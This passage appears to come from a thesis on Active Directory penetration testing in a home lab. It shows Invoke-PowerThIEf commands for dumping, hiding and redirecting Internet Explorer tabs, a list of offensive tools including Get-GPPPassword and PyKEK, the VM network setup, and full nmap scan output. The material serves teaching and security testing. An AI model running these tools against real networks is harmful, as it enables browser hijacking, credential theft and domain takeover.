Dump HTML from any tag with the <name> found in the DOM of the selected IE window or tab. Use ListUrls to get the BrowserIndex to identify the Window/Tab

```
Invoke-PowerThIEf -action DumpHTML -BrowserIndex <BrowserIndex> -SelectorType name -Selector
<name>

Invoke-PowerThIEf -action DumpHTML -BrowserIndex <BrowserIndex> -SelectorType name -Selector
namefirstdiv
```

Showing/Hiding Windows

Set to visible all IE windows/tabs

```
Invoke-PowerThIEf -action ShowWindow
```

Set the selected window/tab to be visible.

```
Invoke-PowerThIEf -action ShowWindow -BrowserIndex <BrowserIndex>
```

Hide all currently opened IE windows/tabs

```
Invoke-PowerThIEf -action HideWindow
```

Hide the selected window/tab. Use ListUrls to get the BrowserIndex to identify the Window/Tab

```
Invoke-PowerThIEf -action HideWindow -BrowserIndex <BrowserIndex>
```

Navigating the browser

Navigate all currently opened IE windows/tabs to the <URL>

```
Invoke-PowerThIEf -action Navigate -NavigateUrl <URL>
```

Navigate all currently opened IE windows/tabs to the <URL>. Use ListUrls to get the BrowserIndex to identify the Window/Tab

```
Invoke-PowerThIEf -action Navigate -BrowserIndex <BrowserIndex> -NavigateUrl <URL>
```

Navigate all currently opened IE windows/tabs to the <URL>. Use ListUrls to get the BrowserIndex to identify the Window/Tab

```
Invoke-PowerThIEf -action Navigate -BrowserIndex <BrowserIndex> -NavigateUrl <URL>
```

Background tabs

Open a new background tab in the window that the <BrowserIndex> is in.

```
Invoke-PowerThIEf -action NewBackgroundTab -BrowserIndex <BrowserIndex>
```

3.7 Actions on Objectives Open-source Tools

3.7.1 PowerView

PowerView is a PowerShell tool to gain network situational awareness on Windows domains. https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1

3.7.2 Get - GPPPassword

Get-GPPPassword Retrieves the plaintext password and other information for accounts pushed through Group Policy Preferences. https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Get-GPPPassword.ps1

3.7.3 Invoke - ACLpwn

Invoke-ACLpwn is a tool that automates the discovery and pwnage of ACLs in Active Directory that are unsafe configured. https://github.com/fox-it/Invoke-ACLPwn

3.7.4 BloodHound

BloodHound uses graph theory to reveal the hidden and often unintended relationships within an Active Directory environment. https://github.com/BloodHoundAD/BloodHound

3.7.5 PyKEK

PyKEK (Python Kerberos Exploitation Kit), a python library to manipulate KRB5-related data. https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS14-068/pykek

4 SETTING UP THE VM ENVIRONMENT

4.1 VMware Workstation 15 Player

About VMWare Workstation Player

VMware Workstation Player is the limited capability free version of VMware Workstation Pro. That is, it is just as VMware Workstation Pro with lesser functionality. But what is available is enough for most of the home users.

Vmware Workstation Player formally known as Vmware Player is a Virtualization software used to run multiple virtual machines on the same hardware. Its available for both Windows and Linux based operating systems. It runs on 64 bit operating system, which means that if you have 32 bit operating system, you will not be able to use it.

This is the direct link to download VMware Player 15


***For the purposes of the thesis I will not show how to install it. You can find a step by step guide at the below link**


4.2 Setting Up the Active Directory – Target Victims

4.2.1 VM's and resources

Kali Linux

The latest Kali Linux distro has been installed in VMware workstation player. You can download it from this link







Windows 10 Pro 64bit (10.0.17763 N/A Build 17763)


Two windows 10 machines have been also installed in VMWare workstation player. The first is named Target1 and the second is named Target2. They will work as simple victims into the Active Directory Domain with the purpose to exploit them and reach the Domain Controller. The users I have created are both local administrators. You can download windows 10 from this link.


Target1






Target2





Windows Server 2019


Finally, the latest Windows Server 2019 has been installed in VMWare workstation player, in order to create the whole Active Directory, the users of it and the Domain. Our purpose is to reach this machine, after we have exploited successfully the Domain Users in previous machines. You can download the windows server 2019 in the below link



For setting up the active directory you can see the below link in order to create domain, domain controller and add users.

- The network that has been created is from NAT of the VM **192.168.124/0/24**
- The Domain that has been created is named **digitalsec.local**
- The Kali Machine has been assigned with the IP **192.168.124.132**
- The Target1 Windows machine has been assigned with the IP **192.168.124.129**
- The Target2 Windows machine has been assigned with the IP **192.168.124.130**
- The Target-DC Windows Server 2019 machine has been assigned with the IP **192.168.124.131**

4.2.2 Network Topology



4.3 Testing Connectivity between Hosts

After we have finished all the needed installations and configurations, it's time to test the connectivity between the machines, especially the windows machines.

Target 1 → Target2 & Target-DC

```
C:\Users\target1.DIGITALSEC>ping 192.168.124.130

Pinging 192.168.124.130 with 32 bytes of data:
Reply from 192.168.124.130: bytes=32 time=1ms TTL=128
Reply from 192.168.124.130: bytes=32 time<1ms TTL=128
Reply from 192.168.124.130: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.124.130:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
Control-C
^C
C:\Users\target1.DIGITALSEC>ping 192.168.124.131

Pinging 192.168.124.131 with 32 bytes of data:
Reply from 192.168.124.131: bytes=32 time<1ms TTL=128
Reply from 192.168.124.131: bytes=32 time<1ms TTL=128
Reply from 192.168.124.131: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.124.131:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
Control-C
^C
C:\Users\target1.DIGITALSEC>
```

Everything seems to be ok. Let's move on to target2.

Target2 → Target1 & Target-DC

```
C:\Users\target2.DIGITALSEC>PING 192.168.124.129

Pinging 192.168.124.129 with 32 bytes of data:
Reply from 192.168.124.129: bytes=32 time<1ms TTL=128
Reply from 192.168.124.129: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.124.129:
    Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
Control-C
^C
C:\Users\target2.DIGITALSEC>PING 192.168.124.131

Pinging 192.168.124.131 with 32 bytes of data:
Reply from 192.168.124.131: bytes=32 time<1ms TTL=128
Reply from 192.168.124.131: bytes=32 time<1ms TTL=128
Reply from 192.168.124.131: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.124.131:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
Control-C
^C
C:\Users\target2.DIGITALSEC>
```

Once again everything is fine. The last step is to check the Target-DC connection.

Target-DC → Target1 & Target2

```
C:\Users\Administrator>ping 192.168.124.129

Pinging 192.168.124.129 with 32 bytes of data:
Reply from 192.168.124.129: bytes=32 time<1ms TTL=128
Reply from 192.168.124.129: bytes=32 time<1ms TTL=128
Reply from 192.168.124.129: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.124.129:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
Control-C
^C
C:\Users\Administrator>ping 192.168.124.130

Pinging 192.168.124.130 with 32 bytes of data:
Reply from 192.168.124.130: bytes=32 time<1ms TTL=128
Reply from 192.168.124.130: bytes=32 time<1ms TTL=128
Reply from 192.168.124.130: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.124.130:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
Control-C
^C
C:\Users\Administrator>_
```

Ok, so now we are ready to start our evaluation, test our tools which have been mentioned before and see what the results will be.

5 RESULTS

5.1 Evaluation and Results

Our environment is ready, hosts and server are up and running, so it's time to start our reconnaissance steps. Because everything is virtual, as you understand we can't ran tools such as PwnedorNot or Aquatone to gather information about leaked passwords etc. So, what is left it to use **nmap**.

We will try to search for versions, nmap-script running at all ports available.

```
nmap -sV -sC -p- 192.168.124.0/24 --min-rate 1000
```

```
Nmap scan report for 192.168.124.129
Host is up (0.00018s latency).
Not shown: 65521 closed ports
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=target1.digitalsec.local
| Not valid before: 2019-05-20T14:14:29
|_Not valid after:  2019-11-19T14:14:29
|_ssl-date: 2019-06-25T12:04:51+00:00; +1s from scanner time.
5040/tcp  open  unknown
7680/tcp  open  pando-pub?
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49695/tcp open  msrpc         Microsoft Windows RPC
49703/tcp open  msrpc         Microsoft Windows RPC
49710/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:0C:29:61:ED:F3 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: TARGET1, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:61:ed:f3 (VMware)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-06-25 15:04:51
|_  start_date: N/A
```

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-26 18:37 EEST
Nmap scan report for 192.168.124.130
Host is up (0.00064s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 06-26-19  06:31PM                   50 emails.txt
| 06-26-19  04:30PM                  696 iisstart.htm
|_06-26-19  04:30PM                98757 iisstart.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=target2.digitalsec.local
| Not valid before: 2019-05-20T14:13:54
|_Not valid after:  2019-11-19T14:13:54
|_ssl-date: 2019-06-26T15:37:21+00:00; +1s from scanner time.
MAC Address: 00:0C:29:E3:AC:F6 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: TARGET2, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:e3:ac:f6 (VMware)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-06-26 18:37:21
|_  start_date: N/A
```

```
Nmap scan report for 192.168.124.131
Host is up (0.00047s latency).
Not shown: 65508 closed ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2019-06-25 12:06:13Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: digitalsec.local0., Site: Default-First-
Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: digitalsec.local0., Site: Default-First-
Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=Target-DC.digitalsec.local
| Not valid before: 2019-05-20T13:43:03
|_Not valid after:  2019-11-19T13:43:03
|_ssl-date: 2019-06-25T12:08:24+00:00; +1s from scanner time.
5357/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49672/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49684/tcp open  msrpc         Microsoft Windows RPC
```

```
49699/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint
 at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.70%I=7%D=6/25%Time=5D120E38%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
MAC Address: 00:0C:29:6F:6A:CB (VMware)
Service Info: Host: TARGET-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: TARGET-DC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:6f:6a:cb (VMware)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2019-06-25 15:08:24
|_  start_date: N/A

Nmap scan report for 192.168.124.254
Host is up (0.00013s latency).
All 65535 scanned ports on 192.168.124.254 are filtered
MAC Address: 00:50:56:F9:BD:2B (VMware)

Nmap scan report for 192.168.124.132
Host is up (0.0000070s latency).
All 65535 scanned ports on 192.168.124.132 are closed

Post-scan script results:
| clock-skew:
|   1s:
|     192.168.124.130
|     192.168.124.129
|_    192.168.124.131
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (7 hosts up) scanned in 483.83 seconds
root@fpl:~#
```

The scan is finished after 483 seconds and we can see that our targets are up and running. We can identify their IP's as have been showed before in the network topology and also their ports.

Information such as **NetBIOS Name , port 3389, domain, ldap and Samba sharing** are very crucial. Sometimes the **webservers** can hide also useful information.

